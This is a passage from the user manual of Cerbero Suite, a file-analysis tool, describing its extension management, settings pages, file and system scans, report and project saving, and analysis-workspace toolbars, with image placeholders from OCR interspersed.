
Using the text filter allows for the quick installation of specific packages.

3.4 EXTENSIONS

The 'Extensions' section grants access to both installed packages and the various extensions available within the suite. This area enables users to install packages from disk, uninstall previously installed packages, and enable or disable specific extensions.



Extensions such as hooks and key providers can be enabled or disabled individually.




Hooks are designed to enhance the functionality of other extensions, including logic and scan providers, by extending their capabilities. On the other hand, key providers are specialized extensions that supply keys for automatic decryption, aiding in the decryption process without manual input.

Each type of extension is associated with its own 'ini' configuration file. By selecting 'Open user configuration file,' the specific configuration file relevant to the current type of extension is opened.

3.4.1 INSTALLING PACKAGES FROM DISK

When you install a package from disk, a confirmation dialog box appears, displaying information about the package, including its name, description, author, and crucially, the validity of its digital signature.




Within the dialog, you have the option to proceed with the package installation, cancel the operation, or inspect the package contents using Cerbero Suite before proceeding.

You can add your own certificate for package validation through the settings.

3.5 UPDATE

In the 'Update' section, you can manage updates for both the suite itself and any optional packages you've installed. This includes configuring the suite to automatically check for updates at regular intervals.




3.6 SETTINGS

The 'Settings' section offers comprehensive controls to configure the Cerbero Suite and its optional packages according to your preferences and requirements.

3.6.1 GENERAL


The general settings allow you to adjust various UI preferences, including application fonts, as well as specify a different location for the user data directory and the temporary directory.



Setting a different temporary directory can be beneficial, especially when dealing with antivirus software on your system. For instance, you can designate a separate temporary directory and exclude it from your antivirus scans. This approach allows you to maintain the protection of the system's default temporary directory by the antivirus while ensuring that the antivirus does not interfere with Cerbero Suite's analysis, which may generate temporary files that could otherwise be flagged as suspicious.


3.6.2 SECURITY

The security settings enable you to decide if images deemed potentially insecure should be automatically displayed.



3.6.3 RISK


The risk settings provide the ability to adjust the methodology used in calculating the risk level during the scanning process.



3.6.4 LIMITS


The limits settings enable you to set various application thresholds, including maximum memory usage, maximum nesting levels for scanned objects, maximum scan entries per

object, maximum file size, and more.




3.6.5 DATA

The data settings allow you to specify the permissible amount of foreign data in a file before it is considered a security risk.



3.6.6 SHELLCODE


The shellcode settings allow for the customization of shellcode pattern scanning configurations.



3.6.7 FILTERS


The filter settings enable you to set preferences for Lua filters. Lua filters can be embedded within projects, which means you might execute one unknowingly when loading

an embedded object. Although Lua runs in a secure sandbox with memory limitations, you have the option to disable these filters entirely.



3.6.8 CERTIFICATES

The certificates settings enable configuration of the certificates that Cerbero Suite uses for package validation. You can add your own certificates to validate packages originating from your organization.




3.6.9 THEME

In the theme settings, you can select a different UI theme for Cerbero Suite, providing an option to switch to a dark theme, among others, according to your preference.


3.6.10 SYSTEM

Within the system settings, when available, you can configure system-wide settings, including the association of Cerbero Suite with the shell context menu on Windows.



3.6.11 PORTABLE

The portable settings allow you to create a portable version of Cerbero Suite that includes all your user settings and installed packages.




3.6.12 PACKAGE SETTINGS

Installed packages may provide their own settings pages, allowing you to customize their behavior.

3.7 SINGE-FILE SCAN


Individual file scans can be initiated through several methods: via the 'Start' section, by dragging and dropping a file into the main window, through command line inputs, or from the system shell context menu. Unlike multi-file scans, initiating a scan for a single file presents the user with a wait dialog. This dialog offers the option to skip

scanning embedded files and provides real-time updates on which extension is currently analyzing the file, making it easier to identify if a particular extension is taking longer than expected. If you opt to skip scanning embedded files initially, they can be examined later in the analysis workspace.




3.8 SYSTEM SCAN


In the 'System Scan' section, users can initiate either a full system scan or a custom scan targeting specific directories and files. Regardless of the scan type, users have the flexibility to specify both file formats and extensions.



The scan process can be halted at any point as needed.



After completing the scan process, the scanned files are listed in a table, showing their names and the associated risk factor calculated for each.




Selecting a file from the table displays the analysis workspace.

3.9 REPORTS & PROJECTS

3.9.1 SAVING A REPORT

To save scan results, choose 'Save Report' to open the save dialog.




In this dialog, you can specify various options:

1. Whether to save the analysis report as an unpacked database, resulting in a directory with a .cprodb file extension that contains various files. If not selected, the report is saved as a single project file with a .cpro file extension.

2. Whether to compress the files in the project. Selecting this option will reduce the project size but may lead to slower loading times when the project is opened.
3. Whether to password protect the project. If a password is set, all data within the project is securely encrypted, which also results in slower loading times upon opening.
4. Whether to include the scanned files in the project. This option is useful for sending the project to another party that does not have the files, ensuring they have all necessary information for analysis. This option increases the project size by the size of the scanned files.
5. The file name of the project.

3.9.2 SAVING A PROJECT


After saving the report, the 'Save Report' button changes to 'Save Project'.



This transition signifies that the default action now is to save any subsequent modifications directly to the already specified project file. It's similar to the distinction between 'Save As...' and 'Save' actions, where 'Save As...' is used to initially set or change the file's location and name, and 'Save' updates the existing file with any new changes.

3.9.3 RE-SAVING A REPORT


After associating a report with a project, you can re-save it using different parameters by using the dropdown menu next to 'Save Project'.



3.9.4 ASSOCIATING A REPORT TO AN EXISTING PROJECT

You can also associate a report with an existing project file, which may be particularly useful if the application unexpectedly quits and the project wasn't saved properly. In these situations, you can open the unsaved report from the temporary directory and then link it to an existing project file by selecting 'Save Project' from the dropdown menu next to the 'Save Report' button, thus integrating your unsaved work into the original

project.




3.9.5 OPENING A PROJECT OR REPORT

Opening a project or report in Cerbero Suite follows the same straightforward process as opening any other file: you can initiate it from the 'Start' section, by dragging and dropping it onto the main window, through the command line, or via the system shell context menu.

4


ANALYSIS WORKSPACE

Cerbero Suite offers a variety of workspaces, with the analysis workspace being the most complex and advanced. Some features found in this workspace are shared with others; thus, we will not reiterate these concepts when discussing other workspaces later on. In fact, mastering the analysis workspace will significantly ease the use of other workspaces, as the fundamental skills and knowledge are transferable.



4.1 MENUS


Menus in the analysis workspace are designed to group common or generic actions and do not include actions that are specific to a single type of view.



The exception is the 'Actions' menu, which lists action extension entries. These entries might be specific to a view, a single file type, a specific workspace, shared among different view types, or generic. We will discuss these special actions in more detail later on.

4.2 TOOLBARS


Toolbars, similar to menus, group common or generic actions together.



While toolbars display fewer actions than menus, they include the following special items.

4.2.1 HASHES

One of the initial pieces of information we seek about a file is its cryptographic hash. The hash toolbar item provides quick access to all common cryptographic hashes.



You can easily copy the hash by using the copy button located next to it.

Additionally, when hovering over the hash, you are provided with a humanized form of the hash, which is easy to remember for quick comparison.

To copy the humanized hash, utilize the dropdown menu next to the copy button.

4.2.2 COMMAND-LINE INTERPRETER


By default, the command-line interpreter is located at the bottom of the workspace.

This special toolbar item is designed for entering simple commands. The default command-line interpreter in the analysis workspace is the Python interpreter. However, other workspaces, like the Silicon Shellcode Emulator, may offer additional command-line interpreters tailored for their specialized tasks, such as debug commands.

When multiple command-line interpreters are available, you can switch between them.


4.2.3 RISK BAR

The risk bar, a special toolbar item, visually represents the risk level associated with a top-level object. It utilizes colors and a percentage to indicate the risk level, which can range from low to high, aiding users in quickly grasping the estimated risk level.




4.2.4 RESETTING THE TOOLBARS

Toolbars can be repositioned according to your preference, and their placements will be remembered. To revert them to their original positions, select the 'Reset Toolbars' menu action.




4.3 CONTEXT MENUS

While menus and toolbars offer generic actions, interacting with a specific view is best done through its context menu. This menu contains all the actions applicable to that particular view.



4.4 DOCKS

